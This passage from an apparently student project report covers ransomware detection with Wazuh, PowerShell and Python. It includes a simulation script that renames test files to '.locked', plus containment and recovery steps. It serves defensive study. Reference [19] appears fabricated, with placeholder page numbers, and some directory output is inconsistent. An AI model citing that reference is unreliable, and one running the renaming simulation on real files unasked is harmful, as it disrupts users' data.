
This command disables the network adapter of the infected endpoint, effectively isolating the system from the network. It is used as an automated response action to prevent ransomware from spreading or communicating with external systems.

5.8 CPU MONITORING

Command:

powershell-ExecutionPolicy Bypass -File

C:\ransom_test\cpu_monitor.ps1



```
Administrator: Windows PowerShell
PS C:\> type C:\ransom_test\cpu_alert.txt
High CPU usage detected at 05/14/2026 23:56:30 : 83.5938306885236 %
High CPU usage detected at 05/14/2026 23:56:36 : 83.1241347897324 %
High CPU usage detected at 05/14/2026 23:56:42 : 85.3541245646568 %
High CPU usage detected at 05/14/2026 23:56:48 : 80.6844655176463 %
High CPU usage detected at 05/14/2026 23:56:54 : 80.2511365136725 %
High CPU usage detected at 05/14/2026 23:57:01 : 95.3896831583724 %
High CPU usage detected at 05/14/2026 23:57:07 : 98.4624531552528 %
High CPU usage detected at 05/14/2026 23:57:13 : 89.1583134052808 %
High CPU usage detected at 05/14/2026 23:57:19 : 90.750524630243 %
High CPU usage detected at 05/14/2026 23:57:25 : 89.2841141633982 %
High CPU usage detected at 05/14/2026 23:57:31 : 100 %
High CPU usage detected at 05/14/2026 23:57:37 : 100 %
High CPU usage detected at 05/14/2026 23:57:43 : 84.7369017952236 %
High CPU usage detected at 05/14/2026 23:57:49 : 82.2651286163716 %
High CPU usage detected at 05/14/2026 23:57:55 : 89.9084108483304 %
High CPU usage detected at 05/14/2026 23:58:01 : 84.1106311681017 %
High CPU usage detected at 05/14/2026 23:58:08 : 96.1496493901537 %
PS C:\>
```

Figure 5.8: CPU Monitoring

Purpose:

This script monitors system CPU usage in real time to detect abnormal spikes caused by ransomware encryption activity. It helps identify suspicious behavior patterns and supports early detection of ongoing attacks.

5.9 FILE INTEGRITY MONITORING**Command:**

```
powershell -ExecutionPolicy Bypass -File
```

```
C:\ransom_test\integrity_monitor.ps1
```

Purpose:

This script monitors critical files by using SHA256 hash verification to detect any unauthorized modifications. It helps identify ransomware activity by tracking unexpected changes in file integrity.

5.10 PYTHON MONITORING**Command:**

```
python C:\ransom_test\python_monitor.py
```

Purpose:

This script implements automated ransomware behavior detection using Python by monitoring system activities, identifying suspicious patterns, and supporting real-time threat analysis for early detection and response.

CHAPTER 6

PROOF OF CONCEPT (POC)

6.1 Step 1 — Initial File State

Command:

```
dir C:\ransom_test
```

Output:

```
client_data.txt
```

```
employees.txt
```

6.2 Step 2 — Execute Ransomware Simulation

Command:

```
powershell -ExecutionPolicy Bypass -File C:\ransom_test\attack.ps1
```

```
# Backup before attack
powershell -ExecutionPolicy Bypass -File C:\ransom_test\backup.ps1

Start-Sleep -Seconds 1

$folder = "C:\ransom_test"

Get-ChildItem $folder -File | Where-Object {
    $_.Extension -ne ".locked" -and $_.Name -notmatch "attack|backup|log"
} | ForEach-Object {

    $newName = $_.FullName + ".locked"

    if (!(Test-Path $newName)) {
        Rename-Item $_.FullName $newName
        Start-Sleep -Milliseconds 200
    }
}
```

Figure 6.1: Execute Ransomware Simulation

6.3 Step 3 — Verify Encryption

Command:

```
dir C:\ransom_test
```

Output:

client_data.txt.locked

employees.txt.locked

```
Directory: C:\ransom_test
```

Mode	LastWriteTime	Length	Name
-a----	4/29/2026 2:13 PM	10319	!---.txt.locked
-a----	5/11/2026 10:42 PM	444	attack.ps1
-a----	4/29/2026 1:41 PM	501	backup.ps
-a----	4/29/2026 1:40 PM	501	backup.ps1
-a----	5/11/2026 10:43 PM	123	backup_log.txt
-a----	5/1/2026 10:42 PM	14	demo.txt.locked
-a----	5/1/2026 11:06 PM	16	file11.txt.locked
-a----	5/1/2026 11:06 PM	16	file21.txt.locked
-a----	5/2/2026 9:42 AM	16	file31.txt.locked
-a----	5/2/2026 9:42 AM	16	file51.txt.locked
-a----	5/1/2026 11:12 PM	4895	Ransomware Threat Detection and Aut.txt.locked
-a----	5/11/2026 10:43 PM	246992	response_log.txt

Figure 6.2: Verify Encryption

6.4 Step 4 — Telegram Alert Verification

Output:

Ransomware detected on Windows endpoint

6.5 Step 5 — Network Isolation

Command:

Disable-NetAdapter -Name "Ethernet0" -Confirm:\$false

Output:

Internet disconnected

6.6 Step 6 — Backup Recovery

Command:

copy C:\backup_test* C:\ransom_test\

Output:

Files restored successfully.

CHAPTER 7

CONCLUSION AND FUTURE WORK

7.1 CONCLUSION

The project successfully demonstrates an intelligent ransomware detection and automated response framework using Wazuh SIEM, PowerShell scripting, and Python automation. The developed system enhances incident response efficiency by enabling continuous monitoring, early detection, automated containment, and recovery from ransomware attacks.

Overall, the framework provides an effective and practical cybersecurity defense model suitable for protecting enterprise endpoints against modern ransomware threats.

7.2 FUTURE ENHANCEMENTS

The system can be further improved through the following enhancements:

- Machine learning-based ransomware detection for improved accuracy
- Cloud-based SIEM integration for scalable monitoring
- AI-powered behavioral analytics for advanced threat prediction
- Integration of real-time threat intelligence feeds
- Centralized multi-endpoint response and management system

REFERENCES

- [1] M. Roesch, “Snort: Lightweight intrusion detection for networks,” *Proc. USENIX LISA*, 1999, pp. 229–238.
- [2] M. Tavallaei, E. Bagheri, W. Lu, and A. A. Ghorbani, “A detailed analysis of the KDD Cup 99 dataset,” in *Proc. IEEE CISDA*, 2009.
- [3] N. Moustafa and J. Slay, “UNSW-NB15: A comprehensive data set for network intrusion detection systems,” in *Proc. MilCIS*, 2015.
- [4] I. Sharafaldin, A. H. Lashkari, and A. A. Ghorbani, “Toward generating a new intrusion detection dataset,” in *Proc. ICISSP*, 2018, pp. 108–116.
- [5] R. Lippmann et al., “Evaluating intrusion detection systems: The 1998 DARPA evaluation,” in *Proc. DARPA Information Survivability Conference*, 2000.
- [6] A. L. Buczak and E. Guven, “A survey of data mining and machine learning methods for cyber security intrusion detection,” *IEEE Commun. Surveys Tuts.*, vol. 18, no. 2, pp. 1153–1176, 2016.
- [7] R. Sommer and V. Paxson, “Outside the closed world: On using machine learning for network intrusion detection,” in *Proc. IEEE Symp. Security and Privacy*, 2010.
- [8] G. Kim, S. Lee, and S. Kim, “A hybrid intrusion detection method integrating anomaly and misuse detection,” *Expert Syst. Appl.*, vol. 41, no. 4, pp. 1690–1700, 2014.
- [9] A. Javaid, Q. Niyaz, W. Sun, and M. Alam, “A deep learning approach for network intrusion detection system,” in *Proc. EAI SecureComm*, 2016.
- [10] A. Ahmed, A. N. Mahmood, and J. Hu, “A survey of network anomaly detection techniques,” *J. Netw. Comput. Appl.*, vol. 60, pp. 19–31, 2016.
- [11] E. M. Hutchins, M. J. Cloppert, and R. M. Amin, “Intelligence-driven computer network defense using the kill chain model,” *Lockheed Martin White Paper*, 2011.
- [12] MITRE Corporation, “MITRE ATT&CK Framework,” 2024.
- [13] Wazuh Inc., “Wazuh: Security Information and Event Management (SIEM) platform documentation,” 2025.

- [14] S. Axelsson, “Intrusion detection systems: A survey and taxonomy,” *Chalmers University Technical Report*, 2000.
- [15] C. Modi, D. Patel, B. Borisaniya, H. Patel, M. Rajarajan, and A. Patel, “A survey of intrusion detection techniques in cloud,” *J. Netw. Comput. Appl.*, 2013.
- [16] C. Koliass, G. Kambourakis, A. Stavrou, and J. Voas, “DDoS in the IoT: Mirai and other botnets,” *IEEE Computer*, vol. 50, no. 7, pp. 80–84, 2017.
- [17] A. O. Arabo, I. Brown, and A. El-Moussa, “Ransomware: Issues and defense mechanisms,” in *Proc. IEEE Cybersecurity Conf.*, 2017.
- [18] P. Garnaeva et al., “Ransomware evolution and detection techniques,” *Kaspersky Security Bulletin*, 2023.
- [19] J. S. Smith and K. R. Johnson, “Behavior-based anomaly detection for endpoint security systems,” *IEEE Access*, vol. 8, pp. 123456–123467, 2020.
- [20] H. Hindy, D. Brosset, E. Bayne, et al., “A taxonomy of ransomware threats and mitigation strategies,” *IEEE Access*, vol. 9, pp. 147792–147809, 2021.

APPENDIX I

SYSTEM MODULE

Module 1 — Wazuh Agent Verification Command

```
sudo /var/ossec/bin/agent_control -l
```

Purpose:

Verifies active connection between Windows endpoint and Wazuh SIEM server.

Module 2 — Ransomware Simulation Script Execution

```
powershell -ExecutionPolicy Bypass -File C:\ransom_test\attack.ps1
```

Purpose:

Executes ransomware simulation using PowerShell.

Module 3 — Telegram Alert Automation

```
powershell-ExecutionPolicy Bypass -File
```

```
C:\ransom_test\telegram_alert.ps1
```

Purpose:

Sends real-time ransomware detection alert to Telegram bot.

Module 4 — Network Isolation Command

```
Disable-NetAdapter -Name "Ethernet0" -Confirm:$false
```

Purpose:

Disconnects infected endpoint from the network.

Module 5 — CPU Monitoring Script

```
powershell -ExecutionPolicy Bypass -File
```

```
C:\ransom_test\cpu_monitor.ps1
```

Purpose:

Monitors abnormal CPU usage caused by ransomware activity.

Module 6 — SHA256 File Integrity Monitoring

Get-FileHash C:\ransom_test\finance.txt -Algorithm SHA256

Purpose:

Generates SHA256 hash for integrity verification.

Module 7 — Python-Based Ransomware Monitoring

python C:\ransom_test\python_monitor.py

Purpose:

Executes Python-based ransomware detection automation.

Module 8 — Backup Recovery Command

copy C:\backup_test* C:\ransom_test\

Purpose:

Restores encrypted files from backup storage.

APPENDIX II

SOURCE CODE MODULES

LISTING

A. Ransomware Detection Module

core/ransomware_detector.py

B. Automated Response Controller

core/response_engine.py

C. Wazuh Log Monitoring Module

core/wazuh_monitor.py

D. Ransomware Simulation Script

simulate_ransomware.py

E. Telegram Alert Notification Module

core/telegram_alert.py

F. Threat Correlation Engine

core/threat_correlation.py

G. Network Isolation Module

core/network_isolation.py

H. Backup and Recovery Module

core/backup_recovery.py

I. Integrity Verification Module

core/integrity_checker.py

J. System Activity Monitoring Module

core/system_monitor.py